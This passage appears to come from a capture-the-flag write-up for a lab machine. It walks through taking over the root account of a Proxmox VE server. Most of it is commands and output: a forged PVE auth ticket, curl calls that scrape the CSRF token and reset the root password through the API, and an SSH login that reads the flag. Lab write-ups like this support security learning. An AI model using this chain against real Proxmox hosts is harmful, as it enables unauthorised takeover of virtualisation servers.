PVE:root@pam:6988A0EC::G9S+RBNgrL/teI9I++t3vU5ybf9S9xoALKGDfeBEtlDw7aHDdVmPU+6f2z+1cf/O2G5mswUUxVhr4TwXewzgYNEQFzs3H7Z7YKH2ZU42xo5cCAczt7jXvy0YEMw1+vMn3fsR7aCo84KV2FtBQIC4oL+j2EQXfCgQggPZonmPBGws3WkqkfSy86v4B9Y3K42r/OIZOi7T8ZrrLyzW+CPmJFSI4JrSSMi1dDksn12kpu63ezXiOa4UQ2diwxEJtlkDoiTsqugKYKGgobll+gA8dn8YzNHDMBxRklNkFyFv5dqiVZ5/Anj45nvvzZB27lVqgowRgJXslRZInw6ZeoU3gw==
With the forged ticket, we can authenticate to the Proxmox API without a password - We pass the ticket in the Cookie header as PVEAuthCookie
1
2
3
4
➜ export TICKET="PVE:root@pam:6988A0EC::G9S+RBNgrL/teI9I++t3vU5ybf9S9xoALKGDfeBEtlDw7aHDdVmPU+6f2z+1cf/O2G5mswUUxVhr4TwXewzgYNEQFzs3H7Z7YKH2ZU42xo5cCAczt7jXvy0YEMw1+vMn3fsR7aCo84KV2FtBQIC4oL+j2EQXfCgQggPZonmPBGws3WkqkfSy86v4B9Y3K42r/OIZOi7T8ZrrLyzW+CPmJFSI4JrSSMi1dDksn12kpu63ezXiOa4UQ2diwxEJtlkDoiTsqugKYKGgobll+gA8dn8YzNHDMBxRklNkFyFv5dqiVZ5/Anj45nvvzZB27lVqgowRgJXslRZInw6ZeoU3gw==

➜ curl -k -H "Cookie: PVEAuthCookie=$TICKET" https://10.9.0.1:8006/api2/json/nodes
{"data":[{"maxdisk":11050119168,"node":"corporate","ssl_fingerprint":"C2:9C:74:AA:07:52:49:83:B6:1E:D0:13:40:34:7B:5C:40:C1:07:B8:1E:22:ED:C8:73:82:AC:05:CE:50:C4:56","maxmem":4065452032,"cpu":0.0125958378970427,"level":"","id":"node/corporate","status":"online","disk":7296790528,"mem":2756952064,"uptime":10109,"type":"node","maxcpu":2}]}
We see that while the Auth Cookie allows us to read data, performing state-changing actions (POST, PUT, DELETE) requires a CSRF Prevention Token
The API documentation for /access/password confirms we can change the user’s password, but we first need to extract this token - It is typically embedded in the web interface’s initial HTML response
So we can fetch the root page and grab the CSRFPreventionToken
1
2
3
curl -k -s -H "Cookie: PVEAuthCookie=$TICKET" "https://10.9.0.1:8006/" | grep "CSRFPreventionToken"

    CSRFPreventionToken: '6988A345:7gGVHa7yh+NbqnmNJHvbBdr4DVc9Un0e0DpvmY0S0uk'
We now have all the components required to compromise the root account
- PVEAuthCookie
- CSRFPreventionToken
We can now exploit the /api2/json/access/password endpoint to change the root password
1
2
3
4
5
6
7
8
9
10
➜ export CSRF="6988A345:7gGVHa7yh+NbqnmNJHvbBdr4DVc9Un0e0DpvmY0S0uk"

➜ curl -k -X PUT \
     -H "Cookie: PVEAuthCookie=$TICKET" \
     -H "CSRFPreventionToken: $CSRF" \
     --data-urlencode "userid=root@pam" \
     --data-urlencode "password=totototo" \
     "https://10.9.0.1:8006/api2/json/access/password"

{"data":null}
1
2
3
4
5
6
7
8
9
10
11
12
13
sshpass -p "totototo" ssh "root"@"10.9.0.1"

root@corporate:~# id

uid=0(root) gid=0(root) groups=0(root)

root@corporate:~# ls root.txt

-rw-r----- 1 root root 33 Feb  8 11:55 root.txt

root@corporate:~# cat root.txt

78..0e
Bingo !!

If you have any questions, you can dm me on twitter or on discord at : ‘ethicxz.’